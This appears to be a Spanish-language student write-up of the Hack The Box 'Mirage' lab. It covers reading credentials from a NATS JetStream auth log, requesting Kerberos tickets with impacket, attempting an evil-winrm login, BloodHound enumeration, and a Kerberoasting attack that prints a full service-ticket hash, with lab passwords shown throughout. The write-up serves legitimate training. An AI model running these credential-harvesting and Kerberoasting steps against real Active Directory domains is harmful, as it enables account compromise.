Streams: 1
Consumers: 0

Account Limits:
Max Message Payload: 1.0 MiB

Tier: Default:
Configuration Requirements:
Stream Requires Max Bytes Set: false
Consumer Maximum Ack Pending: Unlimited
```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

Verificamos que las credenciales son válidas

```

1 Account Information
2
3         User: Dev_Account_A
4         Account: dev
5         Expires: never
6         Client ID: 512
7         Client IP: 10.10.14.242
8         RTT: 135ms
9         Headers Supported: true
10        Maximum Payload: 1.0 MiB
11        Connected URL: nats://mirage.htb:4222
12        Connected Address: 10.10.11.78:4222
13        Connected Server ID: NC7QOLPRGRAQD5ZJDHMFKXX5JOHLCSTLDAUDPZKKTQ3PGJ4I4ASGP3YN
14        Connected Server Version: 2.11.3
15        TLS Connection: no
16
17 JetStream Account Information:
18
19 Account Usage:
20
21         Storage: 570 B
22         Memory: 0 B
23         Streams: 1
24         Consumers: 0
25
26 Account Limits:
27
28         Max Message Payload: 1.0 MiB
29
30 Tier: Default:
31
32 Configuration Requirements:
33
34         Stream Requires Max Bytes Set: false
35         Consumer Maximum Ack Pending: Unlimited
36
37 Stream Resource Usage Limits:
38
39         Memory: 0 B of Unlimited
40         Memory Per Stream: Unlimited
41         Storage: 570 B of Unlimited (1.0 MiB reserved)
42         Storage Per Stream: Unlimited
43         Streams: 1 of Unlimited
44         Consumers: 0 of Unlimited

```



Una de las características de NATS es que guarda o almacena mensajes en streams en este caso son como logs de autenticación entonces es lo que debemos ver ahora

3.2. Creación de un consumidor JetStream

- **Stream de Datos**

```
> nats --server nats://mirage.htb:4222 --user Dev_Account_A --password 'hx5h7F5554fP@1337!' stream ls
```

```
kali@kali ~/hackthebox/machi x kali@kali ~/hackthebox/mach x +
Account Usage:
    Storage: 570 B
    Memory: 0 B
    Streams: 1
    Consumers: 0
Account Limits:
    Max Message Payload: 1.0 MiB
Tier: Default:
Configuration Requirements:
    Stream Requires Max Bytes Set: false
    Consumer Maximum Ack Pending: Unlimited
Stream Resource Usage Limits:
    Memory: 0 B of Unlimited
    Memory Per Stream: Unlimited
    Storage: 570 B of Unlimited (1.0 MiB reserved)
    Storage Per Stream: Unlimited
    Streams: 1 of Unlimited
    Consumers: 0 of Unlimited
^ kali ~ ~/hackthebox/machines/Mirage >> nats --server nats://mirage.htb:4222 --user Dev_Account_A --password 'hx5h7F5554fP@1337!' stream ls
Streams
┌───┬───┬───┬───┬───┬───┐
│ Name │ Description │ Created │ Messages │ Size │ Last Message │
├───┬───┬───┬───┬───┬───┤
│ auth_logs │ │ 2025-05-05 03:18:19 │ 5 │ 570 B │ 207d8h52m4s │
└───┬───┬───┬───┬───┬───┘
^ kali ~ ~/hackthebox/machines/Mirage >>

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE
Ln 1, Col 58 97 caracteres. Texto sin formato 230% Windows (CRLF) UTF-8 05:11:47 28/11/2025
```

Podemos ver que tenemos **auth_log** con 5 mensajes, entonces ahora veamos qué es lo que guarda

3.3. Extracción de credenciales adicionales

> nats --server nats://mirage.htb:4222 --user Dev_Account_A --password 'hx5h7F5554fP@1337!' stream view
'hx5h7F5554fP@1337!' stream view

```
kali@kali ~/hackthebox/machi x kali@kali ~/hackthebox/mach x +
^ kali ~ ~/hackthebox/machines/Mirage >> nats --server nats://mirage.htb:4222 --user Dev_Account_A --password 'hx5h7F5554fP@1337!' stream view
? Select a Stream [Use arrows to move, type to filter]
> auth_logs

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE
Ln 1, Col 58 97 caracteres. Texto sin formato 230% Windows (CRLF) UTF-8 05:16:30 28/11/2025
```

Ahora ya podemos ver las contraseñas

```
kali@kali:~/hackthebox/machines/Mirage >> nats --server nats://mirage.htb:4222 --user Dev_Account_A --password 'hx5h7F5554fP@1337!' stream view
? Select a Stream auth_logs
[1] Subject: logs.auth Received: 2025-05-05 03:18:56
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

[2] Subject: logs.auth Received: 2025-05-05 03:19:24
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

[3] Subject: logs.auth Received: 2025-05-05 03:19:25
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

[4] Subject: logs.auth Received: 2025-05-05 03:19:26
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

[5] Subject: logs.auth Received: 2025-05-05 03:19:27
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

05:16:46 Reached apparent end of data
kali@kali:~/hackthebox/machines/Mirage >> |
```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

```
1 ? Select a Stream auth_logs
2 [1] Subject: logs.auth Received: 2025-05-05 03:18:56
3 {"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}
4
5
6 [2] Subject: logs.auth Received: 2025-05-05 03:19:24
7 {"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}
8
9
10 [3] Subject: logs.auth Received: 2025-05-05 03:19:25
11 {"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}
12
13
14 [4] Subject: logs.auth Received: 2025-05-05 03:19:26
15 {"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}
16
17
18 [5] Subject: logs.auth Received: 2025-05-05 03:19:27
19 {"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}
20
21
22 05:16:46 Reached apparent end of data
```

CodelImage

4. Acceso inicial como usuario

4.1. Sincronización con kerberos y la máquina atacante

Kerberos al ser un protocolo de autenticación, es muy exigente con el tiempo, entonces exige que tanto el servidor de auth y el cliente esté en la misma hora sincronizados con un NTP.

Sincronizar el tiempo con **sudo ntpdate 10.10.11.78** para evitar "clock skew" (desfase horario), ya que Kerberos es sensible al tiempo.

> **sudo ntpdate 10.10.11.78**

```
kali@kali:~/hackthebox/machi x kali@kali:~/hackthebox/machi x +
kali ~ ~/hackthebox/machines/Mirage >> nats --server nats://mirage.htb:4222 --user Dev_Account_A --password 'hx5h7F5554fP@1337!' stream view
? Select a Stream auth_logs
[1] Subject: logs.auth Received: 2025-05-05 03:18:56
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

[2] Subject: logs.auth Received: 2025-05-05 03:19:24
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

[3] Subject: logs.auth Received: 2025-05-05 03:19:25
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

[4] Subject: logs.auth Received: 2025-05-05 03:19:26
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

[5] Subject: logs.auth Received: 2025-05-05 03:19:27
{"user":"david.jjackson","password":"pN8kQmn6b86!1234@","ip":"10.10.10.20"}

05:16:46 Reached apparent end of data
kali ~ ~/hackthebox/machines/Mirage >> date
Fri Nov 28 05:23:46 AM -04 2025
kali ~ ~/hackthebox/machines/Mirage >> sudo ntpdate dc01.mirage.htb
Deploying root access for kali. Password pls:
2025-11-28 12:24:14.293553 (-0400) +25200.169048 +/- 0.069262 dc01.mirage.htb 10.10.11.78 s1 no-leap
CLOCK: time stepped by 25200.169048
kali ~ ~/hackthebox/machines/Mirage >> date
Fri Nov 28 12:24:16 PM -04 2025
kali ~ ~/hackthebox/machines/Mirage >> |
```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

Ln 1, Col 58 97 caracteres. Texto sin formato 230% Windows (CR/LF) UTF-8 05:24:59 28/11/2025

4.2. Solicitud de un TGT (Ticket Granting Ticket)

Impacket es una biblioteca de clases de python, creada con la finalidad de interactuar con protocolos de red en entornos Windows tales como SMB, MSRPC, LDAP y Kerberos.

getTGT.py: Es un script que tiene como objetivo pedir una TGT al KDC (Key Distribution Center) usando un nombre de usuario y contraseña

- Solicitamos el ticket TGT
 - > python3 getTGT.py dominio/usuario:contraseña
 - > getTGT.py dc01.mirage.htb/Dev_Account_A:'hx5h7F5554fP@1337!'

```
kali@kali:~/hackthebox/mach... x kali@kali:~/hackthebox/mach... x
kali ➤ ~/hackthebox/machines/Mirage ➤ /usr/share/doc/python3-impacket/examples/getTGT.py
kali ➤ ~/hackthebox/machines/Mirage ➤ export PATH=$PATH:/usr/share/doc/python3-impacket/examples
kali ➤ ~/hackthebox/machines/Mirage ➤ getTGT.py
kali ➤ ~/hackthebox/machines/Mirage ➤ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.11.93 nanocorp.htb dc01.nanocorp.htb nanocorp.htb0 hire.nanocorp.htb
10.10.11.95 eighteen.htb DC01.eighteen.htb
10.10.11.78 mirage.htb dc01.mirage.htb nats-svc.mirage.htb
kali ➤ ~/hackthebox/machines/Mirage ➤ getTGT.py dc01.mirage.htb/
kali ➤ ~/hackthebox/machines/Mirage ➤ cat user_nats.txt
NATS Honeygot on 0.0.0.0:4222
10.10.11.78:51830
b'CONNECT {"verbose":false,"pedantic":false,"user":"Dev_Account_A","pass":"hx5h7F5554fP@1337!","tls_re...
FOUND: Dev_Account_A:hx5h7F5554fP@1337!
kali ➤ ~/hackthebox/machines/Mirage ➤ getTGT.py dc01.mirage.htb/Dev_Account_A:'hx5h7F5554fP@1337!'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Kerberos SessionError: KDC_ERR_WRONG_REALM(Reserved for future use)
kali ➤ ~/hackthebox/machines/Mirage ➤ klist
klist: No credentials cache found (filename: /tmp/krb5cc_1000)
kali ➤ ~/hackthebox/machines/Mirage ➤ |
```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

No funciona como se esperaba que lo haga, esto de debe a que no se le indico a kerberos el nuevo archivo de configuración
> export KRB5_CONFIG=Mirage.conf

```
kali@kali:~/hackthebox/mach... x kali@kali:~/hackthebox/mach... x
kali ➤ ~/hackthebox/machines/Mirage ➤ cat /etc/Mirage.conf
[libdefaults]
default_realm = MIRAGE.HTB
dns_lookup_realm = false
dns_lookup_kdc = false
[realms]
MIRAGE.HTB = {
kdc = dc01.mirage.htb
admin_server = dc01.mirage.htb
default_domain = mirage.htb
}
[domain_realm]
.mirage.htb = MIRAGE.HTB
mirage.htb = MIRAGE.HTB
kali ➤ ~/hackthebox/machines/Mirage ➤ getTGT.py dc01.mirage.htb/Dev_Account_A:'hx5h7F5554fP@1337!'
kali ➤ ~/hackthebox/machines/Mirage ➤ export KRB5_CONFIG=Mirage.conf
kali ➤ ~/hackthebox/machines/Mirage ➤ getTGT.py dc01.mirage.htb/Dev_Account_A:'hx5h7F5554fP@1337!'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Kerberos SessionError: KDC_ERR_WRONG_REALM(Reserved for future use)
kali ➤ ~/hackthebox/machines/Mirage ➤ getTGT.py mirage.htb/david.jjackson:'hx5h7F5554fP@1337!' -dc-ip 10.10.11.78
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
kali ➤ ~/hackthebox/machines/Mirage ➤ getTGT.py mirage.htb/david.jjackson:'hx5h7F5554fP@1337!' -dc-ip dc01.mirage.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
kali ➤ ~/hackthebox/machines/Mirage ➤ sudo ntpdate dc01.mirage.htb
2025-11-28 12:52:33.649553 (-0400) +155.313411 +/- 0.001357 dc01.mirage.htb 10.10.11.78 s1 no-leap
CLOCK: time stepped by 155.313411
kali ➤ ~/hackthebox/machines/Mirage ➤ getTGT.py mirage.htb/david.jjackson:'hx5h7F5554fP@1337!' -dc-ip dc01.mirage.htb
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
kali ➤ ~/hackthebox/machines/Mirage ➤ |
```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

Pero aun así sigue fallando, pienso que es por el usuario. Debido a que la información del usuario se llega a obtener con un NATS falso, esto puede que sea solo para auth con NATS, entonces no es un usuario de dominio válido para solicitar una TGT.
Bueno al parecer el problema no es el usuario, solo son los permisos

```
kali@kali ~ /hackthebox/machi x kali@kali ~ /hackthebox/machi x kali@kali ~ private x + v
^ kali * ~ >> getTGT.py mirage.htb/david.jjackson:'pN8kQmn6b86!1234@'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in david.jjackson.ccache
^ kali * ~ >> |
```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

11:32:18 28/11/2025

Bien ahora ya generamos el TGT, ahora lo exportamos para que kerberos lo pueda usar, para cuando tratemos de loguearnos con [GitHub - Hackplayers/evil-winrm: The ultimate WinRM shell for hacking/pentesting](https://github.com/Hackplayers/evil-winrm)

4.3. Evil Winrm

```
kali@kali ~ /hackthebox/machi x kali@kali ~ /hackthebox/machi x kali@kali ~ private x + v
^ kali * ~ >> getTGT.py mirage.htb/david.jjackson:'pN8kQmn6b86!1234@'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in david.jjackson.ccache
^ kali * ~ >> export KRB5CCNAME=~/.david.jjackson.ccache
^ kali * ~ >> evil-winrm -i 10.10.11.78 -u david.jjackson -p 'pN8kQmn6b86!1234@'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
Error: An error of type ArgumentError happened, message is unknown type: 2061232681
Error: Exiting with code 1
^ kali * ~ >> |
```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

11:34:27 28/11/2025

Algo que también podemos explotar es una vulnerabilidad por parte de kerberos a lo que se conoce como kerberoasting

¿Qué es un ataque de kerberoasting? | IBM

4.4. Ataque Kerberoasting

Ahora para poder mapear más datos en el entorno de AD, usaremos BloodHound-Python, ya que este es un ingestor es decir recolector de datos en dicho entorno con credenciales básicas, lo cual si lo tenemos.

[illegible]


Ahora a analizar archivos, para ello aprovecharemos que tenemos un archivo zip.

Usare: [SpecterOps - Creators of BloodHound | Leaders in Identity Attack Path Management](#)

Es un software multiplataforma que permite explorar, en específico está la interfaz BloodHound


Exploración

Para la exploración usaremos al usuario que se logró encontrar en los logs de NATS



Podemos ver que pertenece al dominio users, exploremos que miembros más pertenecen a dicho dominio.

En total tiene 9 usuarios en dicho dominio, donde entre ellos podemos encontrar al **ADMINISTRATOR** y un usuario **NATHAN.AADAM**



Ahora que ya logramos visualizar a los usuarios buscaremos a todo aquellos que tienen una SPN.

4.5. Usuarios con SPNs (Service Principal Names)

Un **SPN** es un identificador único que vincula una cuenta de usuario o de servicio en Active Directory con una aplicación o servicio específico.

Ejemplo: un servidor SQL que corre bajo una cuenta de dominio tendrá un SPN como **MSSQLSvc/servidor.dominio.local:1433**

Propósito: Permitir que Kerberos autentique correctamente a los servicios en la red.

Los SPNs son un componente clave para hacer este tipo de ataque, el script que usaremos es de **impacket** y es **impacket-GetUserSPNs**

> **impacket-GetUserSPNs -dc-ip 10.10.11.78 -dc-host dc01.mirage.htb -k -request 'mirage.htb/david.jjackson:pN8kQmn6b86!1234@'**

Al ejecutar este comando podremos ver a todos los usuarios que tienen una SPNS

```
kali@kali:~/hackthebox/mach... kali@kali:~/hackthebox/mach... kali@kali:~/hackthebox/mach... private
Valid starting Expires Service principal
11/28/2025 18:55:00 11/29/2025 04:55:00 krbtgt/MIRAGE.HTB@MIRAGE.HTB
renew until 11/29/2025 18:54:59
kali@kali:~/hackthebox/machines/Mirage git-[v main]- >> export KRB5CCNAME=~/david.jjackson.ccache
kali@kali:~/hackthebox/machines/Mirage git-[v main]- >> impacket-GetUserSPNs -dc-ip 10.10.11.78 -dc-host dc01.mirage
.htb -k -request 'mirage.htb/david.jjackson:pN8kQmn6b86!1234@'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName Name MemberOf PasswordLastSet
LastSet LastLogon Delegation
-----
HTTP/exchange.mirage.htb nathan.aadam CN=Exchange_Admins,OU=Groups,OU=Admins,OU=IT_Staff,DC=mirage,DC=htb 2025-06-23 17:18:18.584667 2025-07-04 16:01:43.511763

$krb5tgt$23*nathan.aadam$MIRAGE.HTB$mirage.htb/nathan.aadam*$5b12ced77b936551e5826ffb66a8ae10$9b6e3ac8afb8a99274816dec316d9a83effd1cb1cb7bd94f93b11ec19af981930e75fc266959ebf03779b047972a50f3ce144b56fa551e84913eb41079132b96066edc59ddc9c41ca302fdbee265d6a53bbb743900e066d0f13f8bab6e120390403ad41ff5c956dd7c3e569081f1ce4985d7a325793831a8e2a72c73b99f282e2f527d153070f967b9bdc08bac36d85556e74f20ce7b38a9fe580bf3b71b10b608ba312ce33d4c390d5587d5b86a306f910510592781e30e91314a66bf6329eddce64c941ca01f3f8226ac34e874e1d20c997da7960c7008adb5f568da51a24e61a45683626dd638d73c0fcd3fd51c5e2c1c424c3313cf689f2038d447afccab192f35d482a245315ddc2cc2dfbbf56d2803b6f7247e29a8f986a6f29fb13557360e30fd24261338a998f1e2b23803acfa6a59de73978b815e57bd6721d46af5de885de51e3dcd2349c29542ecbf9a4163871db87378e68562aa6a3d4267b8a83ed45edfe88665f032a3d095259cdad1ad3c891f93a2ea9cc2c2fb0c485dd50bdc62ed60c003aef8c44075471293a570884dff6bcc4ff2ebdf943527f75eff93edff6d264f6c81d0c33aee29f5d4db376623b6ad945ded03fe4789f409867bcb7beaafae42c4d1a9f0cd72a5d21d5d04e49841faf3672193ee0b765fd967dbf0dc9d7f1fdeb8093f573d35f1bb49e55eb6a2336d0aaebac6a5f9bc0c6ef3aa1fb25ce3f0d278c24457b73bdc01ba9d729111260acc7204f354b236984c56eb253b8dd7a8aa7329d7009d4d820d291e01223221fe4c0c4d81211ffbeac8c7afbd49b1975710d6b0337ebca36a10f0ca89ed3422714d03d85663b447c7df5864378ae370e41cac0b0cd70cd44f07a5a7230a2702651f1efc1a2ab392f1d9baf5ae54235ef1fae4f0e50c00c908762aada6c5d47f7b07810454775c2994e547fc08d49495648ec36885eb1fa7dabe39f33c8e9125c5c76b58252963c5063a00b87710bd40d0fc78875e4b123116599890e97f21b16e69c504869283b8dbe47a7342c6a36d1e23cdf0b1e02f2d73e6f9b16c28a1e9461434e3f57475bd964c2606a56915c14450715dfdb0b85fc6b5e0b4a851c1b0cd099af773399e28777129f9f2c0d4862841f266f888595d8f182049aae32df6d190145d69545ad0c

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE
```

Y el usuario que encontramos es: **nathan.aadam**

```
1 impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
2
3 ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation
4 HTTP/exchange.mirage.htb nathan.aadam CN=Exchange_Admins,OU=Groups,OU=Admins,OU=IT_Staff,DC=mirage,DC=htb 2025-06-23 17:18:18.584667 2025-07-04 16:01:43.511763
5
6
7
8
9 $krb5tgt$23*nathan.aadam$MIRAGE.HTB$mirage.htb/nathan.aadam*$5b12ced77b936551e5826ffb66a8ae10$9b6e3ac8afb8a99274816dec316d9a83effd1cb1cb7bd94f93b11ec19af981930e75fc266959ebf03779b047972a50f3ce144b56fa551e84913eb41079132b96066edc59ddc9c41ca302fdbee265d6a53bbb743900e066d0f13f8bab6e120390403ad41ff5c956dd7c3e569081f1ce4985d7a325793831a8e2a72c73b99f282e2f527d153070f967b9bdc08bac36d85556e74f20ce7b38a9fe580bf3b71b10b608ba312ce33d4c390d5587d5b86a306f910510592781e30e91314a66bf6329eddce64c941ca01f3f8226ac34e874e1d20c997da7960c7008adb5f568da51a24e61a45683626dd638d73c0fcd3fd51c5e2c1c424c3313cf689f2038d447afccab192f35d482a245315ddc2cc2dfbbf56d2803b6f7247e29a8f986a6f29fb13557360e30fd24261338a998f1e2b23803acfa6a59de73978b815e57bd6721d46af5de885de51e3dcd2349c29542ecbf9a4163871db87378e68562aa6a3d4267b8a83ed45edfe88665f032a3d095259cdad1ad3c891f93a2ea9cc2c2fb0c485dd50bdc62ed60c003aef8c44075471293a570884dff6bcc4ff2ebdf943527f75eff93edff6d264f6c81d0c33aee29f5d4db376623b6ad945ded03fe4789f409867bcb7beaafae42c4d1a9f0cd72a5d21d5d04e49841faf3672193ee0b765fd967dbf0dc9d7f1fdeb8093f573d35f1bb49e55eb6a2336d0aaebac6a5f9bc0c6ef3aa1fb25ce3f0d278c24457b73bdc01ba9d729111260acc7204f354b236984c56eb253b8dd7a8aa7329d7009d4d820d291e01223221fe4c0c4d81211ffbeac8c7afbd49b1975710d6b0337ebca36a10f0ca89ed3422714d03d85663b447c7df5864378ae370e41cac0b0cd70cd44f07a5a7230a2702651f1efc1a2ab392f1d9baf5ae54235ef1fae4f0e50c00c908762aada6c5d47f7b07810454775c2994e547fc08d49495648ec36885eb1fa7dabe39f33c8e9125c5c76b58252963c5063a00b87710bd40d0fc78875e4b123116599890e97f21b16e69c504869283b8dbe47a7342c6a36d1e23cdf0b1e02f2d73e6f9b16c28a1e9461434e3f57475bd964c2606a56915c14450715dfdb0b85fc6b5e0b4a851c1b0cd099af773399e28777129f9f2c0d4862841f266f888595d8f182049aae32df6d190145d69545ad0c
10e49582ec6
```

Escanemos para ese usuario:

> **impacket-GetUserSPNs -dc-ip 10.10.11.78 -dc-host dc01.mirage.htb -k -request -user NATHAN.AADAM 'mirage.htb/david.jjackson:pN8kQmn6b86!1234@'**


```
1 Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
2
3 ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
4 -----
5 HTTP/exchange.mirage.htb nathan.aadam CN=Exchange_Admins,OU=Groups,OU=Admins,OU=IT_Staff,DC=mirage,DC=htb 2025-06-23 17:18:18.584667 2025-07-04 16:01:43.511763
6
7
8
9 $krb5tgs$23$nathan.aadam$MIRAGE.HTB$mirage.htb/nathan.aadam:$1693fb6d73b0c01ef99e7f61ff591016$d2721115e241972535d1a6d4cfff13d650952bd1226262680a81f7c219f742f
10 f85dd79ad3ed1519c6fc746ff8355ec2047166a89622e17d7c829bbade491b1682e2a3432a31c10432aa26a92b319a3eae87be8928e8814d218062ef40212deee77ff614d1e5b973b3514706fbee3
11 e69d7cd2e8f8799dcbcb6af6d7e387c6ef6df2cfe807b494d858da4fad3591391af1bdbf14cc53d39df88c268197c8bdf86cb0ab4c3198b4043ef3834e1b313971ee195d9532fa83a41975ac7f776b
12 4aeecc972988bfe1f109f539d360b860b4beb7cc8483dd38df82496a1aacd2ca8cc00981ec9286b5f1eab783c2044c474cc2f8eaa70887119df59cd7442f7da293928306ba3e978b57d18391d34f3
13 d1547dbe89684267101dc1af81a2d64dafc1a3b3d33f0f4534fd28b64af9127c27d1cd5491d29ce3736649e99dacfa3f80c6789f7c8a282eca317f333c97f785ec33fff370835b8e7d217c020955d
14 55fe32495fff7d6fa7e979ce46d66afaa72dfca9dbd9c74a771faf29c689a7cf16d1669d3334fc9bdc1870597c19832d3e6f5f6313d7e3e39b3d89bc41e5e87a5bf916f37110c790b0f384ae217a3
15 8fea862aebabd5b47a2b328426628f15f37f73c9914b652f8ee84778485e113e1cd4bccc6351310cca0d7e5cdab84ee72dae492123775183badd6f962049812aa6393398697771bad0c2ce2340ee1a
16 f094c2d68bd1d81e40ca090818e799dc62c47e8ee1c66fcc87f6a0d63430124519f2eae8024b204bbrd6549a47eb8f3e394339bca9bbc53115ee35eb88aa9744a1dc4301f08a0289aa1023a2bd
